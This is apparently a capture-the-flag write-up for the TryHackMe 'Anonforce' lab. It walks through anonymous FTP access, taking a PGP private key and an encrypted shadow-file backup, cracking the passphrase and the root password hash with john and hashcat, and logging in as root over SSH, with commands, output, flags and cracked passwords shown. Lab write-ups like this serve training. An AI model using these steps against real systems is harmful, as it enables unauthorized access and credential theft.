

Anonforce CTF Write-Up:

Start with an nmap scan:

```
(root@kali)-[~/TryHackMe/Linux CTFs/wait for poc/anonforce]
# nmap -sC -sV -oN nmap anonforce.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 10:40 IDT
Nmap scan report for anonforce.thm (10.10.197.198)
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|_  256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.22 seconds
```

So there are two open ports 22(ssh) and 21(ftp), the ftp anonymous login is enable ! so I connect to the ftp as anonymous user :

```
(root@kali)-[~/TryHackMe/Linux CTFs/wait for poc/anonforce]
# ftp anonforce.thm
Connected to anonforce.thm.
220 (vsFTPd 3.0.3)
Name (anonforce.thm:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

It is an ftp locate in the root directory (/) of the system so first thing I do is to retrieve the user flag:

```
ftp> cd /home/melodias
250 Directory successfully changed.


ftp> ls
229 Entering Extended Passive Mode (|||32112|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 33 Aug 11 2019 user.txt
226 Directory send OK.
ftp> more user.txt
606083fd33beb1284fc51f411a706af8
```

Next I analyze the file system a bit and find to interesting file inside /notread/ :

```
ftp> cd notread
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||53438|)
150 Here comes the directory listing.
drwxrwxrwx 2 1000 1000 4096 Aug 11 2019 .
drwxr-xr-x 23 0 0 4096 Aug 11 2019 ..
-rwxrwxrwx 1 1000 1000 524 Aug 11 2019 backup.pgp
-rwxrwxrwx 1 1000 1000 3762 Aug 11 2019 private.asc
226 Directory send OK.
```

So it's a backup file , but encrypted with pgp and the private.asc is a pgp private key... so I get those files to my attacking machine and try to load the key and decrypt the pgp backup , but the key have a passphrase:

```
(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# gpg --import private.asc
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
```



So I used pgp2john and was able to get the passphrase:

```
(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# gpg2john private.asc > hash

File private.asc

(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Press "q" or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 0.00% (ETA: 2024-06-15 07:56) 0g/s 13.42p/s 13.42c/s 13.42C/s daniela
0g 0:00:00:11 0.00% (ETA: 2024-06-13 06:55) 0g/s 14.94p/s 14.94c/s 14.94C/s cristina
xb0x360 (anonforce)
1g 0:00:01:00 DONE (2024-05-31 10:55) 0.01648g/s 15.31p/s 15.31c/s 15.31C/s xb0x360
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now after I have the passphrase I can decrypt the backup file so I imported the key and decrypt the file:

```
(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# gpg --import private.asc
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:      unchanged: 2
gpg:      secret keys read: 1
gpg:      secret keys imported: 1

(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# gpg --output decrypted_file --decrypt backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
"anonforce <melodias@anonforce.nsa>"
```

This is a backup of the shadow file! And the root hash password in there!

```
(root@kali)-[~/../TryHackMe/Linux CTFs/wait for poc/anonforce]
# cat decrypted_file
root:$6$07nYFaYf$F4YMaegmz7dKjsTukBLh6cP01iMmL7CiQdt1ycIm6a.bs0IBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:18120:0:99999:7:::
```

So I try to crack the hash using hashcat and succeed!

```
(root@kali)-[~/TryHackMe/Linux CTFs/wait for poc/anonforce]
# hashcat -a0 -m1800 root_hash /usr/share/wordlists/rockyou.txt --show
$6$07nYFaYf$F4Vmaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bs0IBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:hikari
```

Connect to the root user and retrieve the flag:

```
(root@kali)-[~/TryHackMe/Linux CTFs/wait for poc/anonforce]
# ssh root@anonforce.thm
The authenticity of host 'anonforce.thm (10.10.197.198)' can't be established.
ED25519 key fingerprint is SHA256:+bhLW3R5qYI2SvPQsCWR9ewCoewWWvFfTVFQUAGr+ew.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'anonforce.thm' (ED25519) to the list of known hosts.
root@anonforce.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# whoami
root
root@ubuntu:~# cat /root/root.txt
f706456440c7af4187810c31c6cebdce
```